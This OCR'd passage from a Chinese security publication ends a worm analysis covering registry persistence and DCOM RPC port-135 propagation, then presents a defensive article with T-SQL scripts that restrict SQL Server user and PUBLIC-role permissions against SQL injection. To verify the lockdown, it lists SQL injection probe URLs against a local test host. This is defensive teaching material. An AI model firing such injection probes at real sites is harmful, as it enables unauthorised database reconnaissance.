2.exe下，注册表的列表项如下：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\
Control\Lsa
```

添加如下键值：


```
"MsWindows SysDate" = "Winreg32.exe"
```

现在，Windows启动时就会自动运行该病毒程序，然后扫描网络中的其他主机，且利用TCP端口135的Microsoft Windows DCOM RPC接口缓存溢出漏洞攻击其他有该漏洞的主机并复制自己。这就是该蠕虫病毒具有自动攻击性、自我繁殖的原因。

现在，你可能在思考，《潜伏》中李涯也许是不聪明的，因为余则成巧妙拖延了李涯对自己的攻击，而且让其浪费了大量时间，保护了自己的安全。作为近年来逐渐兴起的安全技术，蜜罐技术与《潜伏》等影视剧有着异曲同工之妙，并已成为网络管理员对付黑客和蠕虫病毒的有效工具之一。更重要的是，蜜罐技术还可以分析攻击者的攻击技术、攻击技巧、使用的工具等，从而更加主动、全面地保护网络的安全。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识:无
关键词:SQL注入、数据库、用户权限



修改数据库用户权限——防范SQL注入

文/图 高志新

大家知道,为了利用SQL注入获取数据库信息或者获取webshell,通常需要利用到数据库的一些系统视图、存储过程等,而能否访问这些信息,取决于Web应用连接数据库的用户权限。因此为了防止SQL注入,除了修改Web程序,数据库的权限设置同样重要。

默认的数据库用户都属于PUBLIC角色,而PUBLIC角色对大量系统视图、存储过程都有访问权限(select或者execute),如果逐个视图、存储过程revoke,一定非常费时费力。本文利用游标,结合sys.sysobjects系统视图和sys.sp_helprotect存储过程,快速修改数据库用户权限。

我们假设Web网站的虚拟目录名为book,数据库名也为book。

新建登录名

首先新建登录,来替换原来高权限的应用连接数据库的用户(比如sa、db_owner角色用户等)。

新建登录名和book数据库下的用户:gzx(如图1所示),默认数据库选择book,服务器角色不选择。此时gzx只是public角色(如图2所示)。




图1




图2

添加用户的权限

新建的gzx用户只是PUBLIC角色,在book数据库上只有connect权限,如图3所示。




图3

为了能够访问应用,必须授予对book数据库中我们应用需要访问表的delete、insert、select、

update权限。具体应该授予哪些权限，视应用访问需要而定。如果只是读取数据库信息，无新增、修改，可以只给select权限，权限尽量小。

系统视图sys.sysobjects中包含了所有用户自建表的信息，因此通过以下语句可以查询到所有自建表：

```
select name from sys.sysobjects where xtype='U'
and category<>2
```

再利用游标，逐个表授予gzx用户delete、insert、select、update权限，SQL语句如下：

```
use book;
create table #result(name nvarchar(200))
insert into #result select name from sys.sysobjects
where xtype='U' and category<>2

DECLARE usertablecs CURSOR FOR
select name from #result order by name
DECLARE
@tableName nvarchar(200),
@FullCommand nvarchar(400)
OPEN usertablecs
FETCH NEXT FROM usertablecs INTO @
tableName
WHILE (@@FETCH_STATUS = 0)
BEGIN
SET @FullCommand = 'GRANT delete ON [' + @
tableName + '] TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT insert ON [' + @
tableName + '] TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT select ON [' + @
tableName + '] TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT update ON [' + @
tableName + '] TO gzx'
EXEC sp_executesql @FullCommand
FETCH NEXT FROM usertablecs INTO @
tableName
end
close usertablecs
deallocate usertablecs

drop table #result
```

修改连接信息

接下来修改应用连接数据库信息，将连接用户替换成上述新建的gzx(例如，如图4所示，修改conn.inc文件)，这样应用就可以访问了。




图4

修改PUBLIC角色权限

虽然新建的gzx用户只是PUBLIC角色，但通过sys.sp_helprotect存储过程可以发现PUBLIC在各个数据库上都具有很多权限(如图5所示)，甚至一些危险存储过程的Execute的权限。而默认所有用户都有PUBLIC角色权限，因此必须将PUBLIC角色的一些权限revoke掉。我们先将sys.sp_helprotect存储过程的执行结果保存到一个临时表中，再利用游标将PUBLIC角色在各个对象上的权限revoke掉，SQL语句如下：




图5

```
create table #result(owner sysname null,object
sysname null,grantee nvarchar(60) null,grantor
sysname null,protecttype nvarchar(60),actionname
nvarchar(60),columnname nvarchar(60))
insert into #result exec sp_helprotect
declare rs cursor
for
select owner,object,actionname from #result where
grantee='PUBLIC' and protecttype='Grant' order by object
declare
@ownername sysname,
@objectname sysname,
@actionname nvarchar(60),
@FullCommand nvarchar(600)
open rs
fetch next from rs into @ownername,@objectname,
@actionname
while (@@fetch_status=0)
```

```
begin
if @actionname='select'
begin
SET @FullCommand = 'REVOKE select ON ['+@ownername+'].['+@objectname+'] FROM public'
EXEC sp_executesql @FullCommand
end
else
begin
SET @FullCommand = 'REVOKE execute ON ['+@ownername+'].['+@objectname+'] FROM public'
EXEC sp_executesql @FullCommand
end
fetch next from rs into @ownername,@objectname,@actionname
end
close rs
deallocate rs

drop table #result
```

分别在master、model、msdb、tempdb、book数据库下执行上述SQL语句。

权限验证

经过上述动作后，PUBLIC角色的权限基本都已revoke，gzx用户只能delete、insert、select、update应用需要访问的表，其他权限基本没有了。为了保险起见，就一些SQL注入常用的视图、存储过程访问权限进行验证。

1. 验证系统视图

SQL注入工具获取数据库信息一般需要利用到sys.objects、information_schema.tables、sys.tables、sys.all_objects、sys.sysobjects、information_schema.columns、dbo.syscolumns、sys.columns、sys.syscolumns等系统视图，我们在存在SQL注入的URL后面添加查询系统视图的SQL语句，验证这些视图是否可以访问：

```
http://192.168.51.188/book/viewnews.asp?newsid=52 and (select count(name) from master.dbo.sysobjects where xtype=char(88))>=1
http://192.168.51.188/book/viewnews.asp?newsid=52 and (select count(column_name) from information_schema.columns)>=1
```

如图6所示，可以发现，上述URL已经不能访问，提示500错误。


